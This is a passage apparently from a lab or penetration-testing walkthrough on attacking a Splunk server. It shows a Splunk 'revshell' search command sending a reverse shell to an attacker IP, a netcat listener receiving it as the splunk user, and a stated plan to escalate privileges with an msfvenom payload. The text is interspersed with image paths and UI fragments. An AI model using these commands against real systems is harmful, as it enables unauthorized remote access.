
How to Search

If you are not familiar with the search features, or want to learn more, see one of the following resources.

What to Search


Waiting for data...

As soon as the reverse shell is executed by hitting ENTER as shown below,we get a reverse shell as shown below. I have a shell with splunk user rights. Need to escalate privileges. When I type sudo -l command to see what commands this user can run with sudo privileges, I see that we have a jailshell and it cannot be bypassed using traditional methods.




```
| revshell std 192.168.41.134 5999
```

✓ 0 results (7/3/19 5:00:00.000 PM to 7/4/19 5:31:09.000 PM)




```
┌─[kalyan@parrot]─[~]
└──╼ $nc -lvp 5999
Listening on [0.0.0.0] (family 0, port 5999)
Connection from 192.168.41.179 57006 received!
id
uid=1001(splunk) gid=1001(splunk) groups=1001(splunk)
sudo -l
sudo: no tty present and no askpass program specified
```

I need to get another proper python shell. I use msfvenom to create a reverse_python payload as shown below.



